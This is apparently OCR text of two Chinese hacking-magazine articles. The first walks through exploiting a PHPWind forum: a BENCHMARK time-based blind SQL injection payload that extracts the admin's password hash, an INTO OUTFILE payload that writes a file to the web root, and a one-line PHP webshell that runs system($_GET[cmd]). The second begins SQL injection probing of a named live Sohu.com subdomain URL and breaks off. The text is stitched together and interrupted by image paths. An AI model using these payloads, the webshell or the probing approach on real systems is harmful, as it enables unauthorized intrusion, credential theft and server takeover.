


图2

我想常看黑防的读者应该对PHP+MySQL架构下的注入不陌生了，MySQL4的Union查询给注入提供了极大的便利。但是这里还有一个问题，就是无论你猜测的正确与否，它都不会返回任何有用的信息。所以这里我们需要使用盲注 Blind Injection，它可以在错误回显关闭的情况下判断查询语句的正确与否。我们需要用到MySQL的BENCHMARK函数，MySQL中文参考手册对其解释如下：


> BENCHMARK(count,expr)
> BENCHMARK()函数重复countTimes次执行表达式expr，它可以用于计时MySQL处理表达式有多快。结果值总是0。意欲用于MySQL客户，它报告查询的执行时间。

```
mysql> select BENCHMARK(1000000,encode("hello",
"goodbye"));
+----------------------------------------+
| BENCHMARK(1000000,encode("hello","goodbye")) |
+----------------------------------------+
|                                      0 |
+----------------------------------------+
1 row in set (4.74 sec)
```

聪明的你应该想到办法了。不错，就是通过暴力运算打一个时间差，进行返回结果正确与否的判断。这不是什么新技术，国外早在几年前就已经开始利用了，黑防2004年也有介绍这样技术的文章。当然，MSSQL中也有这样的技术。

我们构造语句如下："admin' UNION SELECT IF (SUBSTRING(password,1,1) = CHAR(53), BENCHMARK (1000000, MD5(CHAR(1))), null),1, 1 FROM pw_members WHERE uid= 1/*"。

假如Admin密码第一位是5，我们就执行一百万次MD5加密运算，返回结果其实并不重要。如果猜测正确，IE会出现明显的停顿。假如你觉得效果还不明显只要增加次数就可以了，如图3所示。



图3

反之如果错误则会立刻返回结果。这是比较严重的漏洞，理论上可以获得论坛所有用户的MD5 Hash，但在利用此漏洞的时候请注意服务器的运算能力。

上文说到，我们可以把两个漏洞联系起来使用，它的前提条件是：知道目标Web目录的绝对路径。我们可以构造语句如下："' union select 1,2,site from pw_members where username='asdf' into outfile 'c:\\inetpub\\wwwroot\\1.php'/*"，这样就获得了一个WebShell。

想获得Shell以及密码Hash还有一个必要的条件，就是"magic_quotes_gpc = Off"(magic_quotes_gpc选项能够自动转义单引号等特殊符号)。如果服务器返回"查询的用户名不存在"或者"'"前面多了个斜杠那就基本没戏了，希望广大网管朋友尽快堵住此漏洞，说不定有高手能绕过mgp的限制。如图4、图5所示。

在实际利用中我们发现"site"字段有大小限制，所以只能提交一些非常简陋的Shell，因此跨站的利用代码不能太长，我填写的个人主页代码如下："<?PHP Echo "<pre>";$cmd=$_GET[cmd];system("$cmd");echo "</pre>";?>"，这样正好。


图4




图5

PHPWind论坛的MD5 hash长度是32位，手工猜测十分废力。为此我写了一个Exploit，以便提高猜解的效率，如图6所示。




图6

程序采用了C++SDK编写，通过对目标提交畸形请求，根据send函数和recv函数返回的时间差进行判断是否猜对，具体代码请参见光盘。

无奈的解决方案

在"$userarray = $db->get_one("SELECT password, email,regdate FROM pw_members WHERE username='$pwuser'");"之前添加如下代码


```
$S_key = array("\\",'&',' ',"'",'"','/','*',',','<','>',"\r","\t","\n",'#','(',')');
foreach($S_key as $value){
    if (strpos($pwuser,$value) !== false){
        echo" 非法的用户名! ";
        exit;
```

终稿的时候，我下了PHPWind4.3.2的代码发现也存在同样的问题。希望正在使用此论坛的用户尽快打好补丁。

WTF: Sohu.com是国内著名的门户网站，提供了包括邮箱在内的很多服务，相信读黑防的朋友没有不知道的吧？这么大的一个网站，难免不出一些纰漏。俗话说服务越多越不安全，无论是对于服务器还是网站都是这个道理。

适合读者：网络爱好者、入侵爱好者

前置知识：脚本入侵知识



PHP注入搞定Sohu.com

文/图 剑心

最近学习MySQL注入，于是顺便就对Sohu.com做了一次小小的安全检测，看看它是否存在SQL注入漏洞。

去Sohu.com的主站看了一下，发现差不多都是静态页面，我只得放弃了在主站上找问题的想法。直接在Sohu.com的各个分站上浏览了一圈后发现，大部分网站采用的都是PHP脚本，也有少数用的是JSP脚本，根据经验我们知道，对于PHP构建的系统，一般后台数据库都是MySQL，就象ASP对应着MSSQL一样。由于PHP的特性(PHP默认将传递的参数中的"'"等字符做了转换，所以对于字符类型的变量默认情况下很难注入)，一般情况下我们注入的只能是数字类型的变量。根据平时注入的知识，我们知道id=XXX这样的形式在传递参数时一般都是数字类型的变量，所以我们只要去测试那些php?id=XXX的连接就有可能找到漏洞！

测 试

通过一番仔细的搜索，还真让我在"XXX.it.Sohu.com"上找到了一个存在问题的连接"http://XXX.it.Sohu.com/book/serialize.php?id=86"

提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=1/*"返回正常如图1所示。




图1

然后提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2/*"返回没有信息，如图2所示。

空空的吧，这说明SQL语句的处理结果为空。

通过这两个URL我们可以猜测到漏洞是存在的，因为我们提交的"and 1=1"和"and 1=2"都被当作SQL语句执行了。既然如此，那么我们提交的其他语句也应该是可以执行的，这就是传说中的SQL注入……




图2

因为PHP的特性，我们可以得知"id"是被当作数字来处理的。它并没有放到''之间，否则我们是无法成功的。以前遇到过一些别的情况，都是过滤了"Select"，在MySQL中这就等于宣告死刑。

